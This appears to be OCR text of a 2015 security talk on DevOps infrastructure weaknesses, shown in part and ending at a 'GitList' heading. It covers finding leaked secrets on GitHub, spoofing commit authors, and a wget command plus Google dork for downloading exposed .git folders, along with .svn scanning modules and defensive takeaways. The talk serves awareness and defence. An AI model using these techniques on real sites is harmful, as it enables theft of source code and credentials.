DevOoops

DoJ Annual Cybersecurity Training Symposium
May 2015

Who Ken

Ken Johnson (@cktricky)

- CTO (@nVisium)
- Railsgoat Co-Author
- (One) of the voices of SecCasts
- US Navy, SAIC, Charter Communications, FishNet Security, LivingSocial

Who Chris

Chris Gates (CG) @carnal0wnage

- Security Engineer (Facebook)
- NoVA Hackers Co-Founder
- US Army, Army Red Team, Applied Security, Rapid7, Lares
- http://carnal0wnage.attackresearch.com

Disclaimer (Chris)

The opinions expressed herein are my own personal opinions and do not represent my employer's view in any way.

Why This Talk

Increase awareness around DevOps infra security

Provide solutions

Demonstrate impact, regardless of where the infrastructure is deployed (internal, external, cloud)

What is DevOps

- DevOps – Culture, Tools, Processes
- Agile – Type of development methodology, actually abused

Agenda

- SearchCode
- GitHub
- Revision Control Tools
- Continuous Integration Tools
- AWS Config Files
- Client Provisioning Tools
- Elasticsearch
- In-Memory Databases


SearchCode

SearchCode

- Searches for code on the following providers:
  - GitHub - Current Leader
  - BitBucket - The peasant’s GitHub
  - Google Code - Your dad’s provider
  - SourceForge - Your grandfather’s provider
  - CodePlex - ¯_(ツ)_/¯
  - FedoraProject - Hats Project


SearchCode

Rails




SearchCode

Django



SearchCode

Has an API



SearchCode

```
Kens-MacBook-Pro:cloudfuckery cktricky$ ruby searchcode.rb -n [redacted] -u [redacted] -p [redacted]
User                    Details
====                    =======

login                   [redacted]
id                      [redacted]
avatar_url              https://avatars.githubusercontent.com/u/[redacted]
gravatar_id
url                     https://api.g[redacted]
html_url                https://githu[redacted]
followers_url           https://api.g[redacted]
following_url           https://api.g[redacted]er_user}
gists_url               https://api.g[redacted]}
starred_url             https://api.g[redacted]}{/repo}
subscriptions_url       https://api.g[redacted]
organizations_url       https://api.g[redacted]
repos_url               https://api.g[redacted]
events_url              https://api.g[redacted]y}
received_events_url     https://api.g[redacted]s
type                    User
site_admin              false

User                    Details
====                    =======

login                   [redacted]
id                      [redacted]
avatar_url              https://avatars.githubusercontent.com/u[redacted]v=3
gravatar_id
url                     https://api.[redacted]
html_url                https://gith[redacted]
followers_url           https://api.[redacted]
following_url           https://api.[redacted]/other_user}
gists_url               https://api.[redacted]_id}
starred_url             https://api.[redacted]ner}{/repo}
subscriptions_url       https://api.[redacted]ns
organizations_url       https://api.[redacted]
repos_url               https://api.[redacted]
events_url              https://api.[redacted]vacy}
received_events_url     https://api.[redacted]ents
type                    User
site_admin              false

[woot] Found this repo git://github.com[redacted].git which has a keyword of 'api_token'
```

SearchCode

Learned:

- Indexing has some issues
- Calling individual APIs works better for now
- There is a need for it, people want this… reasons unknown

SearchCode (Takeaways)

This tool can be used for defensive purposes as well!

GitHub

GitHub Search

GitHub Advanced Search

- GitHub supports advanced search operators
- Google hacking for GitHub
  - http://seclists.org/fulldisclosure/2013/Jun/15
  - http://blog.conviso.com.br/2013/06/github-hacking-for-fun-and-sensitive.html

GitHub OSINT

- Check $company employee repos for uh ohs
  - internal project commits, passwords, etc

GitHub Search

Real World Example (March 2015)

http://arstec


Git Fun

Can we impersonate other GitHub users?


Sort of.

Git Fun

Let’s be Linus...



Git Fun


This repository
Search
Explore
Gist
Blog
Help
cktricky
cktricky / funfun
Watch 0
Star 0
Fork 0
just like the name says — Edit
5 commits
1 branch
0 releases
2 contributors
branch: master
funfun / +
testing some more
torvalds authored 10 seconds ago
latest commit 9936dc8914
README.md
Initial commit
3 hours ago
somefile.txt
testing some more
just now
README.md
funfun
just like the name says
Linus commits!
Code
Issues 0
Pull Requests 0
Wiki
Pulse
Graphs
Settings
SSH clone URL
git@github.com:cktr
You can clone with HTTPS, SSH, or Subversion.

Git Fun

Result: It appears Linus committed to our repo

```
commit 9936dc8914e7daeb3d962c7a7391890c2964f85c
Author: torvalds <torvalds@linux-foundation.org>
Date:   Thu Oct 9 11:25:45 2014 -0400

    testing some more

commit 831bad97910592ad7cac6d108dd9347d13335fde
Author: torvalds <linus@linux.com>
Date:   Thu Oct 9 11:18:17 2014 -0400

    yo yo yo, Linus in the hizzle

commit d6b37548ad70bb767ef7696bfbf4a956d360109b
Author: torvalds <cktricky@Kens-MacBook-Pro.local>
Date:   Thu Oct 9 11:17:19 2014 -0400

    yo yo yo, Linus in the hizzle

commit df1fa3580715e926750c932c6036881e48f32596
Author: jackMannino <jack@nvisiumsecurity.com>
Date:   Thu Oct 9 11:07:15 2014 -0400

    This is totally Jack Mannino committing this code... lulz
```

Git Fun (Takeaways)

- Audit who has access to your repos
  - Have a process to remove ex-employees
  - Consider auditing their personal repos for leaks

- Be suspicious of Pull Requests
  - From “trusted” authors (they can be spoofed)
  - With massive code changes within the PR (can potentially introduce vulns)

GitHub Org “To Do’s”

Forks need be deleted if a member leaves your org

- https://help.github.com/articles/deleting-a-private-fork-of-a-private-organization-repository/

Audit organization members for 2 factor authentication

- https://developer.github.com/changes/2014-01-29-audit-org-members-for-2fa/

Revision Control

.Git Exposed

Do you have your .git folder exposed on a webserver outside?

- Or inside?
- Access to .git content can allow for full source download.
- Use wget, DVCS-Pillage, or dvcs-ripper to archive and recreate the repo locally.

https://github.com/evilpacket/DVCS-Pillage
https://github.com/kost/dvcs-ripper

.Git Exposed

If directory listings are enabled, it's simple to get source


```
$ mkdir git-test
$ cd git-test
$ wget --mirror --include-directories=/.git
http://www.example.com/.git
```

Then

```
$ cd www.example.com
$ git reset --hard
HEAD is now at [...]
```

You now have the source of the site

.Git Exposed


Google
*".git" intitle:"Index of"
Web
Images
Videos
News
Shopping
More
Search tools
About 20,100 results (0.27 seconds)

.Git Exposed

If directory listings are NOT enabled

- Test by checking for .git/config
- Use DVCS-Pillage or dvcs-ripper to download the source.

DVCS-Pillage also supports Mercurial (HG) and Bazaar (BZR).

.Git Exposed

What can you get?

- Creds, config files, source code, dev names, public keys, email addresses, etc
- repo history: vulns fixed, passwords/keys checked in but removed later :-)
- wordpress config files common
- site/database backups in .git
- session generation keys

.Git Exposed

Internal GitHub Enterprise ties into organization's LDAP or Active Directory.

- Find devops/devpassword equivalent
- Download source code
- Log in and search for interesting things

.Git Exposed (Takeaways)

- Do not leave .git exposed
- Block access via:
  - htaccess files
  - apache configurations
  - IIS configuration

Subversion

Subversion 1.6 (and earlier)

- Check for .entries files
- Walk svn chain to retrieve source
- Example:
  - http://somedomain.com/.svn/text-base/index.php.svn-base
- Metasploit Auxiliary Module**
  - auxiliary/scanner/http/svn_scanner

Reference: http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us

Subversion

Subversion 1.7 and later


- Working copy and changes stored in a sqlite database
- Example:
  - http://www.somedomain.com/.svn/wc.db
- Metasploit Auxiliary Module
  - auxiliary/scanner/http/svn_wcdb_scanner

Reference: http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us


Subversion (Takeaways)

- Do not leave .svn exposed
- Block access via:
  - htaccess files
  - apache configurations
  - IIS configuration
- Require authentication to clone all svn repositories

GitList

